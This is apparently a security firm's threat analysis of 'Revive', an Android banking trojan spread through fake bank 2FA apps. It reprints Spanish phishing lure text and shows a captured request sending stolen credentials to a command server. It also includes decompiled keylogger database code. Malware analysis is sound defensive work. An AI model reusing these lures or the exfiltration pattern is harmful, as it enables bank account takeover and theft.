Revive: from spyware to Android banking trojan

cleafy.com/cleafy-labs/revive-from-spyware-to-android-banking-trojan

Federico Valentini, Francesco Iubatti

Cleafy | LABS
Revive: from spyware to android banking trojan
Read the Technical Analysis

Download your PDF guide to TeaBot


Get your free copy to your inbox now

Download PDF Version

Key Points

- On June 15, 2022 a new Android Banking Trojan, dubbed as **Revive**, was discovered in the wild by Cleafy TIR team.
- According to the evidence found on its code and its command and control infrastructure (C2), Revive appears to be at its early stages.
- Revive appears to be delivered against Spanish citizens through phishing campaigns targeting customers of a specific top-tier Spanish bank.
- Revive will enable Threat Actors (TA) to perform Account Takeover attacks, (ATO).
- Currently, Revive has three main capabilities:
  - Capturing everything written on the device through a keylogger module.
  - Performing "on-device" phishing attacks through the usage of clone pages, which aim to steal banking login credentials.
  - Intercepting all SMS received on the infected device, typically from banks and financial institutions in the PSD2 area (e.g. authorization codes 2FA/OTP)

- To increase the attacks' success-rate, TAs created a *video explainer*, to support victims during the installation once the malicious application has been downloaded.



INICIAR INSTALACIÓN

Para iniciar el proceso de instalación, haga clic en Instalar.

Dado que esta aplicación es solo para clientes de [redacted]A, es posible que haya una advertencia de Google Play Store y Android. Necesitamos que permita los permisos para asegurarnos de que la aplicación 2FA lo proteja correctamente.

Permita la aceptación de sms y asegúrese de que el número de su dispositivo se muestre correctamente. ¡Entonces su instalación fue exitosa!

Figure 1 - Frames of the video shown inside the phishing website

Executive Summary


In June 2022, a new Android banking trojan was discovered by the Cleafy TIR team. Since the lack of information and the absence of a proper nomenclature of this malware family, we decided to dub it as Revive to better track this family inside our internal Threat Intelligence taxonomy.

The name **Revive** has been chosen since one of the functionality of the malware (called by the TAs precisely “revive”) is restarting in case the malware stops working.

Revive belongs to a category of malware used for persistent campaigns, as it was developed and tailored for a specific target. This type of malware is quite different from other famous Android banking trojans, such as TeaBot or SharkBot, that are able, at the same time, to attack multiple banks/crypto apps installed on the infected device through their modular architecture.

However, the attack’s methodologies of Revive are similar to other banking trojans as it still abuses the Accessibility Services to perform keylogging activities and to intercept SMS messages of the victim. The combination of these features are enough to perform Account Takeover attacks (ATO), since TAs are able to obtain login credentials and the 2FA/OTP sent via SMS by banks.

So far, both samples of Revive have a very low detection rate by Antivirus solutions (AVs). As shown by Figure 2, the second sample has zero detection rate, since the malware is clearly still under development.



4 security vendors and no sandboxes flagged this file as malicious

665eea59a1a7eea8bc369669f4b6e947d6e7453fe98d1522cd9856a0c43222c4
[redacted]2FA.apk

android apk contains-elf reflection runtime-modules

31.45 MB
Size

2022-06-15 08:34:55 UTC
4 hours ago

No security vendors and 1 sandbox flagged this file as malicious

ebd9f516acce71bd652ac013ec607fa4ccf8d12d0069d492d964611e6d084a40
[redacted]2FA.apk


android apk contains-elf reflection runtime-modules

45.97 MB
Size

2022-06-16 09:54:51 UTC
1 hour ago

Figure 2 – Two samples of Revive and their AV detection

Technical Analysis



Autenticación de usuario fuerte

Hola, este mensaje es para ti que usas [redacted] MobilBank con una versión de Android que no cumple con los requisitos de seguridad y las reglas sobre autorización fuerte.

Para el uso continuado de la banca móvil de [redacted], ahora se requiere una aplicación de autenticación de dos factores.

Esta aplicación no se puede descargar en Google Play ya que es solo para clientes de [redacted] y, por lo tanto, puede dar una advertencia de Google Play y también de Android. Consulte estas advertencias.

Después de este mensaje viene un mensaje de texto con referencias.

Ver película introductoria

Instalar la aplicación 2FA


Dado que esta aplicación es solo para clientes de [redacted],
es posible que haya una advertencia de Google Play Store y Android.
Necesitamos que permita los permisos para asegurarnos de que la aplicación 2FA lo proteja correctamente.

Video used to explain to the users how to install the malware and accept the permissions

Figure 3 - Phishing website used to deliver Revive

As in the majority of cases, Revive uses different Social Engineering techniques to appear as a legitimate app in order to mislead the victims. In fact, the malware is delivered through a phishing page and it hides behind a new 2FA app of the targeted bank.

Once the victim downloads the malware, Revive tries to obtain the Accessibility Service feature through a pop-up. This permission is used for functionality, therefore monitoring and stealing information from the victim device.



13:05

Accessibility

Volume key shortcut
No service selected

DOWNLOADED SERVICES

[redacted]2FA
Off

SCREEN READERS

Text-to-speech output

DISPLAY

Font size
Default

Display size
Default

Dark theme

Magnification
Off

Large mouse cursor

Remove animations

13:05

[redacted] 2FA

Use service

No description provided.

13:05

[redacted] 2FA

Use service

Allow [redacted] 2FA to have full control of your device?

Full control is appropriate for apps that help you with accessibility needs, but not for most apps.

View and control screen
It can read all content on the screen and display content over other apps.


View and perform actions
It can track your interactions with an app or a hardware sensor, and interact with apps on your behalf.

ALLOW

DENY

Figure 4 – Installation of Revive

When the victim opens the malicious app for the first time, Revive asks to accept two permissions related to the SMS and phone calls. After that, a clone page (of the targeted bank) appears to the user (as shown in Figure 5) and if the login credentials are inserted, they are sent to the C2 of the TAs. After that, the malware shows a generic home page, with different links that redirect to the legitimate bank website.



1 - Victim inserts credentials

2 - Credentials are intercepted


3 - Home page

```
POST /sms/email HTTP/1.1
accept: application/json, text/plain, */*
Content-Type: application/json
Content-Length: 45
Host: 80.85.153.49:4000
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.9.2

{
  "username":"[redacted]",
  "password":"[redacted]"
}
```

```
HTTP/1.1 200 OK
date: [redacted]Jun 2022 [redacted] GMT
server: uvicorn
content-length: 53
content-type: application/json
access-control-expose-headers: X-Total-Count
Connection: close

{
  "success":true,
  "message":"email sent successfully!"
}
```

Figure 5 – Stolen credentials are sent to the C2

Analyzing the code, our hypothesis is that the developer of Revive took inspiration from an open source spyware called “Teardroid”, available on GitHub[3], since there are some code and name similarities both in the application and in the C2 infrastructure used. However, Teardroid is a spyware with different capabilities, while Revive has been developed with a different purpose. TAs removed some features of Teardroid and added new ones in this new variant, enabling ATO attacks. This is why Revive can be considered a banking trojan instead of a spyware.




🤖 Teardroid v4

🇮🇳 It's easy to use android botnet work without port forwarding, vps and android studio

🚀 Features

- Retrieve Contact
- Retrieve SMS
- Retrieve running Services
- Retrieve Device Location (😣 Only work when the app is open on newer devices)
- Retrieve Call Logs
- Run Shell Command
- Change Wallpaper
- Send SMS
- Make Call
- Get Installed Apps
- Download File
- Read Notification
- Auto-Start

Figure 6 – Teardroid project hosted on Github



```
public static final Companion Companion = null;
private static final String DATABASE_NAME = "TEARDROID";
private static final int DATABASE_VERSION = 1;
private static final String DATA_COl = null;
private static final String ID_COL = null;
public static final String TABLE_NAME = "keylog_table";

static {
    DBkeyloggerHelper.Companion = new Companion(null);
    DBkeyloggerHelper.ID_COL = "id";
    DBkeyloggerHelper.DATA_COl = "logs";
}

public DBkeyloggerHelper(Context arg3, SQLiteDatabase.CursorFactory arg4) {
    Intrinsics.checkNotNullParameter(arg3, "context");
    super(arg3, "TEARDROID", arg4, 1);
}

// String Decryptor: 1 succeeded, 0 failed
public static final String access$getDATA_COl$cp() {
    return DBkeyloggerHelper.DATA_COl;
}

// String Decryptor: 1 succeeded, 0 failed
public static final String access$getID_COL$cp() {
    return DBkeyloggerHelper.ID_COL;
}

public Cursor getKeyLogs() {
    return this.getReadableDatabase().rawQuery("SELECT * FROM keylog_table", null);
}

private final void insertKey(String arg4) {
    ContentValues v0 = new ContentValues();
    v0.put(DBkeyloggerHelper.DATA_COl, arg4);
    SQLiteDatabase v4 = this.getWritableDatabase();
    v4.insert("keylog_table", null, v0);
    v4.close();
}

               android.database.sqlite.SQLiteOpenHelper
               Create(SQLiteDatabase arg3) {
```


```
public static final Companion Companion = null;
private static final String DATABASE_NAME = "SMS_CATCHER";
private static final int DATABASE_VERSION = 1;
private static final String DATA_COl = null;
private static final String ID_COL = null;
public static final String TABLE_NAME = "keylog_table";

static {
    DBkeyloggerHelper.Companion = new Companion(null);
    DBkeyloggerHelper.ID_COL = "id";
    DBkeyloggerHelper.DATA_COl = "logs";
}

public DBkeyloggerHelper(Context context, SQLiteDatabase.CursorFactory factory) {
    Intrinsics.checkNotNullParameter(context, "context");
    super(context, "SMS_CATCHER", factory, 1);
}

// String Decryptor: 1 succeeded, 0 failed
public static final String access$getDATA_COl$cp() {
    return DBkeyloggerHelper.DATA_COl;
}

// String Decryptor: 1 succeeded, 0 failed
public static final String access$getID_COL$cp() {
    return DBkeyloggerHelper.ID_COL;
}

public void clearDatabase() {
    SQLiteDatabase v0 = this.getWritableDatabase();
